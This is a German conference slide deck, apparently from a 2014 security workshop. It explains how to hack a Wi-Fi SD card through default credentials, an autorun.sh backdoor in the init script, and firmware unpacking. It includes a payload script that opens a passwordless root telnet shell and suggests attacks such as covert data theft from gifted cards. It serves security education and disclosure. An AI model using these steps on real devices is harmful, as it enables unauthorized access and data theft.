Den wahrscheinlich kleinsten Computer der Welt hacken

Prof. Dr. Rainer W. Gerling
IT-Sicherheitsbeauftragter
Max-Planck-Gesellschaft

Was wollen wir hacken?

- Intel stellt im Rahmen der CES das Edison Entwickler Board vor
  - Formfaktor einer SD-Karte
  - 22nm 400MHz Intel® Quark processor mit zwei Kernen
  - Integriertes Wi-Fi und Bluetooth




Foto: Intel


- Ähnliches gibt es jetzt schon:
  - Formfaktor SD-Karte
  - ARM 5 CPU mit einem Kern
  - Integriertes Wi-Fi
  - 8/16/32 GBytes Flash (SD-Karte)
  - WPA-Key: 12345678
  - Credentials: admin/admin

- Firmware: 1.7 (neuere schließen Sicherheits-Lücken)

Weboberfläche

Directory Traversal

- http://
- http:/
- http:/
- http:/
- http:/



Hintertür im /etc/init.d/rcS ☺

```
145  # autorun.sh from sd in case need to perform some test mode
146  if [ -f /mnt/sd/autorun.sh ]
147  then
148      echo "run autorun.sh"
149      echo "run autorun.sh" >> /tmp/log.rcS
150      sleep 1
151      chmod 777 /mnt/sd/autorun.sh
152      /mnt/sd/autorun.sh
153  fi
```

- Schreiben wir eine Datei autorun.sh mit dem Inhalt (zusätzlich das passende aktuelle BusyBox Binary)

```
telnetd -l /bin/bash &
ln -s -f /mnt/sd/busybox-armv5l /bin/vi
ln -s -f /mnt/sd/busybox-armv5l /bin/telnet
ln -s -f /mnt/sd/busybox-armv5l /bin/netstat
```



Telnet ohne Passwort

192.168.11.254 - PuTTY

```
# cat cpuinfo
Processor       : ARM926EJ-S rev 5 (v5l)
BogoMIPS        : 421.06
Features        : swp half fastmult edsp java
CPU implementer : 0x41
CPU architecture: 5TEJ
CPU variant     : 0x0
CPU part        : 0x926
CPU revision    : 5

Hardware        : KeyASIC Ka2000 EVM
Revision        : 0000
Serial          : 0000000000000000
# cat meminfo
MemTotal:          29824 kB
MemFree:           17644 kB
Buffers:              16 kB
Cached:             8616 kB
SwapCached:            0 kB
Active:             3664 kB
Inactive:           5720 kB
Active(anon):        752 kB
Inactive(anon):        0 kB
Active(file):       2912 kB
```

Aufbau der SD-Karte



MAX-PLANCK-GESELLSCHAFT | Rainer W. Gerling, DFN-cert Workshop 2014 | SEITE 7

Alternativer Zugang: Fimware-Update

- `file *` zeigt uns eine Einschätzung über den Inhalt der Dateien:

```
image3:          data
initramfs3.gz:   data
mtd_jffs2.bin:   Linux jffs2 filesystem data little endian
program.bin:     data
```

- `hexdump -C -n 32 initramfs3.gz`

```
00000000  4b 41 47 5a 00 2d 15 ad  1f 8b 08 00 ff 45 a9 52  |KAGZ.-.......E.R|
00000010  00 03 e4 5b eb 73 1b b9  91 cf d7 9d bf 02 a6 b4  |...[.s..........|
```

- 8 Bytes Entfernen führt zu der `initramfs3.gz`
- Entpacken führt zu einem cpio-Archiv `initrafs3`
- Auspacken führt zu dem Dateisystem

- Damit kann man eigene Firmware-Dateien bauen!

MAX-PLANCK-GESELLSCHAFT | Rainer W. Gerling, DFN-cert Workshop 2014 | SEITE 8

Was kann man damit machen?

- Ausbildung: ein kommerzielles System hacken
- Ein Einrichtung angreifen
- Automatisches Abziehen von Daten von der SD-Karte
  - SD-Karte in der Telefonanlage
  - SD-Karte als Speichemedium
  - Label tauschen und Kollegen schenken …
- WLAN belauschen
  - SD-Karte im digitalen Bilderrahmen
  - …
- …

Quellen

- http://www.intel.com/content/www/us/en/do-it-yourself/edison.html und http://heise.de/-2076917
- http://de.transcend-info.com/products/CatList.asp?FldNo=24&LangNo=20& Func1No=0& Func2No=203
- http://haxit.blogspot.ch/2013/08/hacking-transcend-wifi-sd-cards.html
- http://www.busybox.net/downloads/binaries/latest/busybox-armv5l
- http://de.transcend-info.com/Files/Driver/WiFiSD_v1.9.rar
- http://www.fernjager.net/post-8/sdcard

- R.W. Gerling, *Kartenspielertricks: Ein Hack des wahrscheinlich kleinsten Computers der Welt,* KES, Heft 1/2014